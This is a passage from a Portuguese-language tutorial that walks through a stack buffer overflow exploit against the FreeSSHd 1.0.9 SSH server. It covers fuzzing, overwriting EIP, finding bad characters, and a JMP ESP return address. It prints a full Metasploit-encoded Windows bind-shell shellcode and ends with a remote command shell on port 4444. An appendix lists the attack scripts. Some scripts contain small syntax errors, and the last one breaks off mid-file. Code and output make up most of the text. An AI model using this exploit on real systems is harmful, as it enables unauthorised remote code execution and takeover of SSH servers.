trigger = "A" * 1055
```

Autor: Wellington Silva

Revisar: André Silva

```
# Handler Return Address (EIP)
retaddr = "B" * 4

# Junk 4 Bytes
Junk = "JUNK"

# Handler ESP Registry
espreg = "C" * 4

# SHELLCODE
shellcode = "A" * (24000 - (1055 + 4 + 4 + 4))

payload = header + trigger + retaddr + junk + espreg + shellcode + trailer
```

Vamos executar nosso script:

```
root@kali-wellx64:~/dev/win_exploit# ./handlerFreeSSHd.py 192.168.5.229 22


#####
# Exploit Vuln Buffer Overflow in FreeSSHd 1.0.9 by Wellington (aka Well)
# www.how2security.com.br
# Email: wellington@how2security.com.br
#####

SSH-2.0-WeOnlyDo 1.2.7

[-]Fuzzy sent to target successfully...
[-]Look EIP|RIP registry at target machine...

root@kali-wellx64:~/dev/win_exploit#
```

Vamos olhar no **Debugger**.



```
Registers (FPU)
EAX 00000000
ECX 41414141
EDX 00006964
EBX 00CF72E
ESP 00127B20 ASCII "CCCCAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 00CE4440 ASCII "0tF"
EDI 00CE4850
EIP 42424242

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
D 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL

00127B14 41414141 AAAA
00127B18 42424242 BBBB
00127B1C 4B4E554A JUNK
00127B20 43434343 CCCC
00127B24 41414141 AAAA
00127B28 41414141 AAAA
00127B2C 41414141 AAAA
```

Figura 10 – Stack Após executar o Script de Handler

Bom conseguimos manipular todos os registradores que necessitávamos, ainda nos falta saber quais são os **Bad Chars** desta aplicação. Todos os **Bad Chars** podem parar nosso **shellcode**, pois ele pode ser interpretado pela aplicação de forma diferente do esperado. Como o **Buffer** aqui é **string** qualquer **Null-Byte** quebra nosso **shellcode**.

Vamos criar uma aplicação para gerar todos os caracteres em hexadecimal (de `\x00..\xFF`) e criar uma variável **badchar** e atribuir o valor gerado.

```
root@kali-wellx64:~/dev/win_exploit# gcc badchar.c badchar

root@kali-wellx64:~/dev/win_exploit# ./badchar
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13
\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27
\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x
3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x5
```

Autor: Wellington Silva

Revisar: André Silva

Address	Hex	dump	ASCII
00127B10	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B18	42 42	42 42 42 42 40 55 4E 4B	BBBBJUNK
00127B20	43 43	43 43 2C 00 CE 00	CCCC.,.if.
00127B28	60 00	17 00 41 41 41 41 41 41	'.,.AAAA
00127B30	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B38	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B40	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B48	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B50	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B58	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B60	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B68	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B70	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B78	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B80	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B88	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B90	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127B98	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BA0	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BA8	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BB0	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BB8	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BC0	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BC8	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BD0	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BD8	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BE0	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BE8	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BF0	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127BF8	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127C00	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127C08	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127C10	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127C18	41 41	41 41 41 41 41 41 41 41	AAAAAAAA
00127C20	41 41	41 41 41 41 41 41 41 41	AAAAAAAA

Figura 11 – Procurando por Bad Chars

Agora vamos editar nosso **badcharFreeSShd.py** removendo o caractere que quebra nosso **shellcode** e vamos executar novamente.

```
# Look for Bad Caracteres - look at badchar.c source file,
# in order to create full characters
# Before execute and find bad character, remove bad character belong, and run
again
# Badchars:
# \x00 → Null Byte
badchar = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15

--=[ ... ]==--

\xfc\xfd\xfe\xff"
)

# SHELLCODE
shellcode = "A" * (24000 - (1055 + 4 + 4 + 4 + 255))

payload = header + trigger + retaddr + espreg + badchar + shellcode + trailer
```

Após a execução obtivemos o seguinte resultado.

Address	Hex dump	ASCII
00127B20	43 43 43 43 01 02 03 04	CCCC0000
00127B28	05 06 07 08 09 0A 0B 0C	05060708090A0B0C
00127B30	0D 0E 0F 10 11 12 13 14	0D0E0F1011121314
00127B38	15 16 17 18 19 1A 1B 1C	15161718191A1B1C
00127B40	1D 1E 1F 20 21 22 23 24	1D1E1F2021222324
00127B48	25 26 27 28 29 2A 2B 2C	25262728292A2B2C
00127B50	2D 2E 2F 30 31 32 33 34	2D2E2F3031323334
00127B58	35 36 37 38 39 3A 3B 3C	35363738393A3B3C
00127B60	3D 3E 3F 40 41 42 43 44	3D3E3F4041424344
00127B68	45 46 47 48 49 4A 4B 4C	45464748494A4B4C
00127B70	4D 4E 4F 50 51 52 53 54	4D4E4F5051525354
00127B78	55 56 57 58 59 5A 5B 5C	55565758595A5B5C
00127B80	5D 5E 5F 60 61 62 63 64	5D5E5F6061626364
00127B88	65 66 67 68 69 6A 6B 6C	65666768696A6B6C
00127B90	6D 6E 6F 70 71 72 73 74	6D6E6F7071727374
00127B98	75 76 77 78 79 7A 7B 7C	75767778797A7B7C
00127BA0	7D 7E 7F 80 81 82 83 84	7D7E7F8081828384
00127BA8	85 86 87 88 89 8A 8B 8C	85868788898A8B8C
00127BB0	8D 8E 8F 90 91 92 93 94	8D8E8F9091929394
00127BB8	95 96 97 98 99 9A 9B 9C	95969798999A9B9C
00127BC0	9D 9E 9F A0 A1 A2 A3 A4	9D9E9FA0A1A2A3A4
00127BC8	A5 A6 A7 A8 A9 AA AB AC	A5A6A7A8A9AAABAC
00127BD0	AD AE AF B0 B1 B2 B3 B4	ADAEAFB0B1B2B3B4
00127BD8	B5 B6 B7 B8 B9 BA BB BC	B5B6B7B8B9BABBC
00127BE0	BD BE BF C0 C1 C2 C3 C4	BDBEBF C0C1C2C3C4
00127BE8	C5 C6 C7 C8 C9 CA CB CC	C5C6C7C8C9CACBCC
00127BF0	CD CE CF D0 D1 D2 D3 D4	CDCECF D0D1D2D3D4
00127BF8	DD DE DF E0 E1 E2 E3 E4	DDDEDF E0E1E2E3E4
00127C00	ED EE EF F0 F1 F2 F3 F4	EDEEEF F0F1F2F3F4
00127C08	F5 F6 F7 F8 F9 FA FB FC	F5F6F7F8F9FAFBFC
00127C20	41 41 41 41 41 41 41 41	AAAA
00127C28	41 41 41 41 41 41 41 41	AAAAAAAA
00127C30	41 41 41 41 41 41 41 41	AAAAAAAA
00127C38	41 41 41 41 41 41 41 41	AAAAAAAA

Figura 12 – Procurando BadChars

Observe que agora não houve quebra do **shellcode**, isso é muito bom, pois significa que o único caractere que pode quebrar nosso **shellcode** é o **NULL (0x00)**.

Agora podemos ir para o estado da arte.

2 – Injetando uma Shell Interativa

Para isso, devemos construir um socket em **OpCode**, que fique ouvindo em uma porta **TCP** que entregue uma **shell** (que no caso do **Windows** é um **CMD.EXE**). Poderíamos construir um, porém para agilizar iremos utilizar o **Framework Metasploit** para criar um, já retirando os **BadChars** encontrado no nosso **fuzzy**, da seguinte forma:

```
root@kali-wellx64:~# msfconsole
---=[ Resumido ]---
      =[ metasploit v4.11.5-2016010401 ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --=[ 436 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use payload/windows/shell_bind_tcp

msf payload(shell_bind_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

  -E          Force encoding.
  -b <opt>   The list of characters to avoid: '\x00\xff'
  -e <opt>   The name of the encoder module to use.
```

Autor: Wellington Silva

Revisar: André Silva

```

-f <opt> The output file name (otherwise stdout)
-h      Help banner.
-i <opt> the number of encoding iterations.
-k      Keep the template executable functional
-o <opt> A comma separated list of options in VAR=VAL format.
-p <opt> The Platform for output.
-s <opt> NOP sled length.
-t <opt> The output format:
bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python,
raw, rb, ruby, sh, vbapplication, vbscript, asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-
only, exe-service, exe-small, hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-
net, psh-reflection, psh-cmd, vba, vba-exe, vba-psh, vbs, war
-x <opt> The executable template to use

msf payload(shell_bind_tcp) > generate -b '\x00' -t python

# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf = ""
buf += "\xba\xb5\x19\x81\x9d\xd9\xe8\xd9\x74\x24\xf4\x5b\x2b"
buf += "\xc9\xb1\x53\x31\x53\x12\x03\x53\x12\x83\x5e\xe5\x63"
buf += "\x68\x5c\xfe\xe6\x93\x9c\xff\x86\x1a\x79\xce\x86\x79"
buf += "\x0a\x61\x37\x09\x5e\x8e\xbc\x5f\x4a\x05\xb0\x77\x7d"
buf += "\xae\x7f\xae\xb0\x2f\xd3\x92\xd3\xb3\x2e\xc7\x33\x8d"
buf += "\xe0\x1a\x32\xca\x1d\xd6\x66\x83\x6a\x45\x96\xa0\x27"
buf += "\x56\x1d\xfa\xa6\xde\xc2\x4b\xc8\xcf\x55\xc7\x93\xcf"
buf += "\x54\x04\xa8\x59\x4e\x49\x95\x10\xe5\xb9\x61\xa3\x2f"
buf += "\xf0\x8a\x08\x0e\x3c\x79\x50\x57\xfb\x62\x27\xa1\xff"
buf += "\x1f\x30\x76\x7d\xc4\xb5\x6c\x25\x8f\x6e\x48\xd7\x5c"
buf += "\xe8\x1b\xdb\x29\x7e\x43\xf8\xac\x53\xf8\x04\x24\x52"
buf += "\x2e\x8d\x7e\x71\xea\xd5\x25\x18\xab\xb3\x88\x25\xab"
buf += "\x1b\x74\x80\xa0\xb6\x61\xb9\xeb\xde\x46\xf0\x13\x1f"
buf += "\xc1\x83\x60\x2d\x4e\x38\xee\x1d\x07\xe6\xe9\x62\x32"
buf += "\x5e\x65\x9d\xbd\x9f\xac\x5a\xe9\xcf\xc6\x4b\x92\x9b"
buf += "\x16\x73\x47\x31\x1e\xd2\x38\x24\xe3\xa4\xe8\xe8\x4b"
buf += "\x4d\xe3\xe6\xb4\x6d\x0c\x2d\xdd\x06\xf1\xce\xf0\x8a"
buf += "\x7c\x28\x98\x22\x29\xe2\x34\x81\x0e\x3b\xa3\xfa\x64"
buf += "\x13\x43\xb2\x6e\xa4\x6c\x43\xa5\x82\xfa\xc8\xaa\x16"
buf += "\x1b\xcf\xe6\x3e\x4c\x58\x7c\xaf\x3f\xf8\x81\xfa\xd7"
buf += "\x99\x10\x61\x27\xd7\x08\x3e\x70\xb0\xff\x37\x14\x2c"
buf += "\x59\xee\x0a\xad\x3f\xc9\x8e\x6a\xfc\xd4\x0f\xfe\xb8"
buf += "\xf2\x1f\xc6\x41\xbf\x4b\x96\x17\x69\x25\x50\xce\xdb"
buf += "\x9f\x0a\xbd\xb5\x77\xca\x8d\x05\x01\xd3\xdb\xf3\xed"
buf += "\x62\xb2\x45\x12\x4a\x52\x42\x6b\xb6\xc2\xad\xa6\x72"
buf += "\xf2\xe7\xea\xd3\x9b\xa1\x7f\x66\xc6\x51\xaa\xa5\xff"
buf += "\xd1\x5e\x56\x04\xc9\x2b\x53\x40\x4d\xc0\x29\xd9\x38"
buf += "\xe6\x9e\xda\x68"

msf payload(shell_bind_tcp) >

```

Agora vamos inserir em nosso script de **exploit** o **shellcode** que acabamos de gerar com o **Framework Metasploit**, além disso, vamos anotar o endereço de retorno, não podemos utilizar direto o endereço do **ESP (0x00127B20)**, pois ele contém **Null Bytes**.

Autor: Wellington Silva

Revisar: André Silva

```
Registers (FPU)
EAX 00000000
ECX 41414141
EDX 00006964
EBX 00CF72E
ESP 00127B20 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00CE4440 ASCII "0tF"
EDI 00CE4850
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDD000(FFF)
T 0 GS 0000 NULL
```

Figura 13 – Endereço do ESP

Agora para contornar este problema, podemos procurar nas bibliotecas o endereço de uma instrução que vá para **ESP** que não contenha **Null Byte**, a instrução perfeita teria o mnemônico **JMP ESP**, saltando incondicionalmente para o **ESP**.

Com a aplicação em **Pause** devido o **Access Violation** causado pelo **Null Byte**, clique no menu **View → Executable Modules**.

Vamos escolher um módulo, no nosso caso eu escolhi **USER32.dll**. Agora clique com o botão direito do mouse na Área do **Disassembler** aponte para **Search for → Command**, Em **Find command** digite **JMP ESP** e clique no botão **Find** e observe se o endereço da instrução não contém **Null Bytes**.




Figura 14 – Find Command




Figura 15 – Endereço da Instrução JMP ESP sem Null Bytes

Achamos um endereço onde temos a instrução **JMP ESP (0x7E429353)**, agora vamos copiar o **exploitFreeSShd.py** e alteramos o endereço de retorno para o endereço da instrução, aqui já temos uma pitada de exploração avançada onde utilizamos a técnica **ROP** que será discutido mais adiante. Vamos executar o **exploit**.

Autor: Wellington Silva

Revisar: André Silva

```
root@kali-wellx64:~/dev/win_exploit# ./exploitFreeSSHd.py 192.168.5.229 22

#####
#   Exploit Vuln Buffer Overflow in FreeSSHd 1.0.9 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
#####

SSH-2.0-WeOnlyDo 1.2.7

[-]Fuzzy sent to target successfully..
[-]Look EIP|RIP registry  at target machine...

root@kali-wellx64:~/dev/win_exploit# nc 192.168.5.229 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\freeSSHd> exit

Exit
^C

root@kali-wellx64:~/dev/win_exploit#
```

Objetivo alcançado temos o **shellcode** injetado em uma área da memória que cria um socket na porta **4444/TCP** e entrega um **CMD.EXE**.

3 – Apêndice

Código-Fonte dos Scripts Python triggerFreeSShd.py

```
#!/usr/bin/python
#####
# Exploit Vuln Buffer Overflow in FreeSShd 1.0.9 by Wellington (aka Well)
# www.how2security.com.br
# Email: wellington @ how2security.com.br
#####

import sys, socket, time

print '\n'
print
print '#####'
print '# Exploit Vuln Buffer Overflow in FreeSShd 1.0.9 by Wellington (aka Well)'
print '# www.how2security.com.br'
print '# Email: wellington @ how2security.com.br'
print
print '#####\n'

try:
    IPAddr = sys.argv[1]
    PORT = int(sys.argv[2])
except IndexError:
    print '\nERROR: '
    print 'Usage: %s <target ip> <target port>' % sys.argv[0]
    print 'Example: %s 192.168.1.1 22\n' % sys.argv[0]

    sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    sock.connect((IPAddr, PORT))
except socket.error, msg:
    sock.close()
    sock = None
    print "Destination Host or Service Unreachable\n"
    sys.exit(-1)

# Header and Trailer Protocol SSH
# SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u2
header = "\x53\x53\x48\x2d\x32\x2e\x30\x2d\x4f\x70\x65\x6e\x53\x53\x48\x5f\x36"
header += "\x2e\x37\x70\x31\x20\x44\x65\x62\x69\x61\x6e\x2d\x35\x2b\x64\x65\x62"
header += "\x38\x75\x32"

# CR\LF - 0x0D\0x0A - \r\n
header += "\x0d\x0a"

# Packet Length = 24k - 4 Bytes
header += "\x00\x00\x5d\xx0"

# Padding Length = 8 - 1 Byte
header += "\x08"

# Msg Code = Key Exchange Init (20)
header += "\x14"
```

Autor: Wellington Silva

Revisar: André Silva

```
# Cookie 16 Bytes - Zerado
header += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

# Kex_Algorithms Length = 2048 - 4 Bytes
Header += "\x00\x00\x08\x00"

# Trigger the bug - Kex_Algorithms String
trigger = "A" * 24000

# Trailer \r\n
Traler = "\r\n"

payload = (header + trigger + trailer)

sock.send(payload)

print sock.recv(1024)

time.sleep(3)

sock.close()

print '[-]Trigger send to target successfully...\n[-]Look at target machine...'
```

Código-Fonte dos Scripts Python fuzzyFreeSSHd.py

```
#!/usr/bin/python
#####
#   Exploit Vuln Buffer Overflow in FreeSSHd 1.0.9 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
#####

import sys, socket, time

print
print '#####'
print '#   Exploit Vuln Buffer Overflow in FreeSSHd 1.0.9 by Wellington (aka Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
print '#####\n'

try:
    IPAddr = sys.argv[1]
    PORT = int(sys.argv[2])
except IndexError:
    print '\nERROR:'
    print 'Usage: %s <target ip> <target port>' % sys.argv[0]
    print 'Example: %s 192.168.1.1 22\n' % sys.argv[0]

    sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    sock.connect((IPAddr, PORT))
except socket.error, msg:
    sock.close()
```

Autor: Wellington Silva

Revisar: André Silva

```

sock = None
print "Destination Host or Service Unreachable\n"
sys.exit(-1)

# Header and Trailer Protocol SSH
# SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u2
header = "\x53\x53\x48\x2d\x32\x2e\x30\x2d\x4f\x70\x65\x6e\x53\x53\x48\x5f\x36"
header += "\x2e\x37\x70\x31\x20\x44\x65\x62\x69\x61\x6e\x2d\x35\x2b\x64\x65\x62"
header += "\x38\x75\x32"

# CR\LF - 0x0D\0x0A - \r\n
header += "\x0d\x0a"

# Packet Length = 24k - 4 Bytes
header += "\x00\x00\x5d\xx0"

# Padding Length = 8 - 1 Byte
header += "\x08"

# Msg Code = Key Exchange Init (20)
header += "\x14"

# Cookie 16 Bytes - Zerado
header += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

# Kex_Algorithms Length = 2048 - 4 Bytes
Header += "\x00\x00\x08\x00"

# FUZZY `locate pattern_create` 24000 || `locate pattern_offset` "Result EIP
Registry"
fuzzy = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
---=[ Resumido ]---
Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9
"
)

# Trailer \r\n
Trailer = "\r\n"

payload = (header + fuzzy + trailer)

sock.send(payload)

print sock.recv(1024)

time.sleep(3)

sock.close()

print '[-]Fuzzy send to target successfully...\n[-]Look EIP|RIP registry at
target machine...'
```

Código-Fonte dos Scripts Python do handlerFreeSShd.py

```

#!/usr/bin/python
#####
# Exploit Vuln Buffer Overflow in FreeSShd 1.0.9 by Wellington (aka Well)
```

Autor: Wellington Silva

Revisar: André Silva

```

# www.how2security.com.br
# Email: wellington @ how2security.com.br
#####

import sys, socket, time

print '\n'
print
'#####'
print '# Exploit Vuln Buffer Overflow in FreeSSHd 1.0.9 by Wellington (aka Well)'
print '# www.how2security.com.br'
print '# Email: wellington @ how2security.com.br'
print
'#####\n'

try:
    IPAddr = sys.argv[1]
    PORT = int(sys.argv[2])
except IndexError:
    print '\nERROR:'
    print 'Usage: %s <target ip> <target port>' % sys.argv[0]
    print 'Example: %s 192.168.1.1 22\n' % sys.argv[0]

    sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    sock.connect((IPAddr, PORT))
except socket.error, msg:
    sock.close()
    sock = None
    print "Destination Host or Service Unreachable\n"
    sys.exit(-1)

# Header and Trailer Protocol SSH
# SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u2
header = "\x53\x53\x48\x2d\x32\xe\x30\x2d\x4f\x70\x65\x6e\x53\x53\x48\x5f\x36"
header += "\x2e\x37\x70\x31\x20\x44\x65\x62\x69\x61\x6e\x2d\x35\x2b\x64\x65\x62"
header += "\x38\x75\x32"

# CR\LF - 0x0D\0x0A - \r\n
header += "\x0d\x0a"

# Packet Length = 24k - 4 Bytes
header += "\x00\x00\x5d\xff"

# Padding Length = 8 - 1 Byte
header += "\x08"

# Msg Code = Key Exchange Init (20)
header += "\x14"

# Cookie 16 Bytes - Zerado
header += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

# Kex_Algorithms Length = 2048 - 4 Bytes
Header += "\x00\x00\x08\x00"

# Trigger the bug - Kex_Algorithms String
trigger = "A" * 1055

```

Autor: Wellington Silva

Revisar: André Silva

```

# Handler Return Address (EIP)
retaddr = "B" * 4

# Junk 4 Bytes
Junk = "JUNK"

# Handler ESP Registry
espreg = "C" * 4

# SHELLCODE
shellcode = "A" * (24000 - (1055 + 4 + 4 + 4))

# Trailer \r\n
Trailer = "\r\n"

payload = header + trigger + retaddr + junk + espreg + shellcode + trailer

sock.send(payload)

print sock.recv(1024)

time.sleep(3)

sock.close()

print '[-]Fuzzy send to target successfully...\n[-]Look EIP|RIP registry at
target machine...'

```

Código-Fonte dos do BadChar.c

```

/* $ gcc -g -o badchar badchar.c */

#include <stdio.h>

int main()
{
    int c=0;

    printf("\n");
    while (c<=255)
        printf("\x%.2x", c++);
    printf("\n");
    printf("\n");

    return 0;
}

```

Código-Fonte dos Scripts Python do badcharFreeSShd.py

```

#!/usr/bin/python
#####
# Exploit Vuln Buffer Overflow in FreeSShd 1.0.9 by Wellington (aka Well)
# www.how2security.com.br
# Email: wellington @ how2security.com.br
#####

import sys, socket, time

```

Autor: Wellington Silva

Revisar: André Silva

```

print '\n'
print
'#####'
print '# Exploit Vuln Buffer Overflow in FreeSSHd 1.0.9 by Wellington (aka Well)'
print '# www.how2security.com.br'
print '# Email: wellington @ how2security.com.br'
print
'#####\n'

try:
    IPAddr = sys.argv[1]
    PORT = int(sys.argv[2])
except IndexError:
    print '\nERROR:'
    print 'Usage: %s <target ip> <target port>' % sys.argv[0]
    print 'Example: %s 192.168.1.1 22\n' % sys.argv[0]

    sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    sock.connect((IPAddr, PORT))
except socket.error, msg:
    sock.close()
    sock = None
    print "Destination Host or Service Unreachable\n"
    sys.exit(-1)

# Header and Trailer Protocol SSH
# SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u2
header = "\x53\x53\x48\x2d\x32\x2e\x30\x2d\x4f\x70\x65\x6e\x53\x53\x48\x5f\x36"
header += "\x2e\x37\x70\x31\x20\x44\x65\x62\x69\x61\x6e\x2d\x35\x2b\x64\x65\x62"
header += "\x38\x75\x32"

# CR\LF - 0x0D\0x0A - \r\n
header += "\x0d\x0a"

# Packet Length = 24k - 4 Bytes
header += "\x00\x00\x5d\xx0"

# Padding Length = 8 - 1 Byte
header += "\x08"

# Msg Code = Key Exchange Init (20)
header += "\x14"

# Cookie 16 Bytes - Zerado
header += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

# Kex_Algorithms Length = 2048 - 4 Bytes
Header += "\x00\x00\x08\x00"

# Trigger the bug - Kex_Algorithms String
trigger = "A" * 1055

# Handler Return Address (EIP)
retaddr = "B" * 4

# Junk 4 Bytes
Junk = "JUNK"

```

Autor: Wellington Silva

Revisar: André Silva


```

print '#   Email: wellington @ how2security.com.br'
print
'#####\n'

try:
    IPAddr = sys.argv[1]
    PORT = int(sys.argv[2])
except IndexError:
    print '\nERROR:'
    print 'Usage: %s <target ip> <target port>' % sys.argv[0]
    print 'Example: %s 192.168.1.1 22\n' % sys.argv[0]

    sys.exit(-1)

